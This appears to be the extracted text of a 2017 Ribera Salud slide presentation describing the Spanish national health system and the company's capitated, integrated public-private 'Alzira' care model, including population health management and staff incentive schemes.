



ribera salud grupo
Un modelo de salud

RIBERA SALUD:

From Hospitals to Population Health System

Oslo. Feb.3rd, 2017



INTRODUCTION : The Spanish National Health System



A Reflection...

- ✿ We have to face big challenges in the short and medium term in our health systems.
- ✿ These challenges are not only for Europe or Spain, they are **global challenges**. In fact, many countries all over the world are already carrying out reforms.
- ✿ In my opinion, the **common objectives of these reforms** in progress are:
 - To provide **quality healthcare and social welfare** to all citizens. *In one word: **public values**.*
 - To make this healthcare system **sustainable in the long term**. *In one word: **responsibility**.*
 - To apply the **best practices**, using technology and coordinating all levels of care as well as social services: *in one word: **change/specialization**.*
- ✿ Therefore, the main objective of the reforms in healthcare is to **move forward in a system with public values, economic responsibility, and highly specialized**.





The Spanish Healthcare Model

- ❧ The Spanish NHS is a universal system that covers the entire population.
- ❧ It is financed by taxes.
- ❧ It is inspired by the British NHS.
- ❧ Decentralized system. 17 regions are in charge of its management.
- ❧ Each region is divided into health departments. In the Valencia Region there are 24 health departments.
- ❧ Each health department consists of 1 hospital + primary care centers.
- ❧ The employees of the Spanish NHS are civil servants.





Analysis of the Spanish National Health System

Strengths:

- Values and principles: the Welfare State (cost-free, universal, equal)
- Good healthcare indicators.


Weaknesses:

- A growing budget deficit in an economic structure with 17 Autonomous Regions.
- A bureaucratic system with high structural costs.
- Lack of flexibility to face new challenges in the coming future.

HEALTH EXPENDITURE GROWTH
2003 = BASE 100

2003	100
2009	181,9
2012	171,1

Evolution of the GDP 2010-2014
Source: "El País"





Valencia Region

4,939,550 inhabitants (10,7%)

Area 23,255 km² (4,6%)

Density 215,2/km²



24 Health Departments

Some Figures

Norway

5,252,166 inhabitants

Area 385,178 km²

Density 15.5/km²





THE RIBERA SALUD MODEL



Key Ideas

01 PPP Model



Ribera Salud group has developed the "Alzira Model", a model of Public Private Collaboration with a long-term strategy and approach. The model is based on a citizen-centered fully integrated capitated model based on a loyal and durable collaboration with the Public Administration, dedication to the professionals and commitment to the citizens

Capitated Payment

02



This is the basis of our model. It is HEALTH that is FINANCED under this payment framework. Our goal is to achieve the best health conditions for the citizens. The capitated system and having a single budget, make us fully accountable for the global health care outcomes of a given population.


03 Healthcare Integration



The citizen is the same at all levels of care, and WE ALL need to align objectives in order to offer an efficient, modern and innovative treatment. We operate in a whole system integration frame.

Networking

04



We are working not only with the hospital and the primary care centers, but also with social services, the community (city councils, schools, home care, etc...). Technology allows us for wider collaboration and co-ordination, MORE CARE CLOSER TO HOME, resulting in higher efficiency and BETTER GLOBAL OUTCOMES.

TRIPLE AIM

- IMPROVE HEALTHCARE OUTCOMES
- INCREASE PATIENTS SATISFACTION
- LOWER COSTS





Capitated Payment

**“To achieve
the best health
conditions for
the citizens”**

**“Money follows
the patient”:
Quality and
patient loyalty**

ALIGNMENT BETWEEN PUBLIC AND PRIVATE INSTITUTIONS

**The company
is answerable to
its shareholders**



**The Administration
achieves objectives**



Capitated Payment



Traditional Fee for Service Model

- Activity based model
- Causes more delays
- Needs more professionals
- Causes cost increase
- Does not promote health

Unsustainable

Ribera Salud Model

- Health is financed
- Commitment to prevention and health promotion
- Innovation
- Predictability
- Accountability
- Risk Transfer

CAPITATION



More value for less money

“More, More and More”



“Do what we have to do, in the most appropriate place”





Capitated Payment

Predictability


Capitation payment is fixed: the government knows its annual costs which helps with budgeting. In addition the providers' income is predictable & stable, making it more feasible for them to plan and implement service changes

Accountability

Capitated payment makes the provider or groups of providers responsible for covering a pre-agreed share of (or all) the care provided for a target population creating a greater requirement for co-ordinated and integrated care

Risk transfer

As providers take on greater financial risk, they are incentivised to invest in preventative care and treat in the most appropriate setting.




AN INTEGRATION MODEL




Hospital Transformation

1999



2003



TODAY

HOSPITAL CONTRACT

Challenges:

- *System fragmentation.*
- *Lack of previous experience in PPP models.*
- *Lack of IT*
- *Capitated model.*
- *Difficulty to implement new strategies.*

HOSPITAL + PRIMARY CARE + MENTAL HEALTH + HOME CARE CONTRACT


Challenges:

- *Integration.*
- *Cultural change in decision-makers.*
- *Resistance to change.*
- *Lack of experience in teamwork.*

HEALTHCARE NETWORK

Challenges:

- *Benchmarking.*
- *Best practices.*
- *Shared services.*
- *Population health management.*
- *Reduce clinical variability.*



**TRANSFORMATION
is a permanent goal**



An Integration Model

Capitated payment

Objective:

“To achieve the best health conditions for the citizens”



Strategic tool : HEALTHCARE INTEGRATION

Most importantly: cultural change of the politician and healthcare organization managers.

- **The most important thing is not (ONLY) the hospital.**
- What really matters is to stand by the **whole healthcare network**, its professionals and other stakeholders involved (City Councils, Schools, Nursing homes, old people's homes, etc)
- To create a **corporate culture**: Population Health Management



INTEGRATION

CITIZEN

All different stakeholders must help and support the NHS transformation.

The main DRIVER must be what is BEST FOR THE CITIZEN

Strong LEADERSHIP is required.

Working with DATA for CLINICAL DECISION

We cannot wait any longer. The patient has already changed.

It's a different patient today.





Payment
Mechanisms

Innovation

Consensus

Networking

Strategy

Information and
Communication Technology

Alignment

Citizen
Centered

Resources
Allocation

**Long-term
Vision**

Efficiency

Proactivity

Leadership

Flexibility

**CULTURAL
CHANGE**


System
Integration



Triangle of success


The model combines the strengths of:

- ✿ a citizen centred clinical management strategy;
 - ✿ modern HR management; and
 - ✿ a cross-functional information system.
- This is what has been named the “Ribera Salud triangle of success”.
- The citizens are at the heart of the Alzira model. These three elements are self re-enforcing in an unending process of continuous improvement.





Clinical management



- Proactive Population Health Management, personalised care and patient and care giver engagement
- Health and wellbeing as the ultimate goal. Healthcare promotion, education and prevention
- Better coordinated care. integration of primary care, acute and social care. Healthcare continuum
- Resource management: the right thing in the right place, at the right moment, by the right person and at the right cost
- Decision support and standardized workflows. Reduced clinical variation
- Professional alignment around common and shared goals and objectives



Traditional Way

Ribera Salud Way

- Disease focused – individual care for each disease
- 100% care delivered in hospitals / clinics
- Intensive care management programs

- Population Health Management
- Increased percentage of care delivered at home or virtually
- Care management programs customized

- Paper dependent tracking systems

- Electronic tracking

- No transparency of performance

- Full transparency

- Patient/family passive role

- Full patient/family engagement

- Predictive capabilities using Bid Data



Our new Citizen Health Improvement Program

Population grouping and stratification

Process standardisation:
Defining clinical guidelines
- Care Plans

**Citizen Health
Improvement
Program**

Working Tools: EMR,
Health Care Portal +
TruCare

Operating model
workflows, organizational
model and Indicators




Citizen Health Improvement Program (CHIP)



- Decision support and standardized workflows is a key step in realizing improvements.
- Clinical classification based on risk adjustment systems to build our own population pyramid.
- Systematizing care to reduce variation and improve the accuracy of decision making.
- Clinical guidelines with the collaboration of clinical and nursing staff of primary and specialized care
- Standardize the way of working for Ribera Salud professionals
- General health plans aimed at the whole population (public health) are also included, focusing on health promotion and education as well as illness prevention.
- Rewriting the relationship with patients and caregivers by providing tools for patient engagement and self-management.
- Business intelligence tools to better understand the outcomes.




Implementation





One system set up






Integrated Primary Care Center - SUECA






People



- Talent attraction, promotion and retention
- Active incentive scheme, aligning the goals of professionals, the company and the Government
- Track record of reaching mutual beneficial agreements with the Trade Unions
- Recognition of equality programmes and work life balance
- Highest levels of staff satisfaction
- Professional career development plans
- University and teaching institutions



01 TRAINING
Financed by the organization

02 TEACHING
Hospitals with MIR (Resident Medical Intern) and University accreditation ; Professionals as University teachers.

03 RESEARCH
research projects and performance of clinical trials

Composición Salarial



PRIVATE EMPLOYEES



➔ Personalized compensation, **“flexible incentive schemes”**

➔ **Quantitative work objectives**
Variable salary depending on activity and aims achieved by the professional.

Qualitative work objectives
Healthcare quality and efficiency criteria: mean stay, readmission rate...

➔ **Compensation based on post** and professional’s development: training and experience retribution basis



PUBLIC SERVANTS

FUNCTIONAL INTEGRATION



Incentive System

OBJECTIVES

CONCEPT AND WEIGHTING SYSTEM

STANDARDIZE

- . Common strategic lines
- . Criteria for each professional category

ALIGNMENT

- . Organization's aims
- . Healthcare administration

SIMPLIFY


- . Valuation criteria

ADJUSTMENT

- . To economic and social situation

FOSTER

- . Teamwork
- . Motivation
- . Commitment



Public Healthcare Authority Objective Plan (annual ranking between 24 health depts. that features 35 indicators related to health provision, published by the Regional Health Ministry)



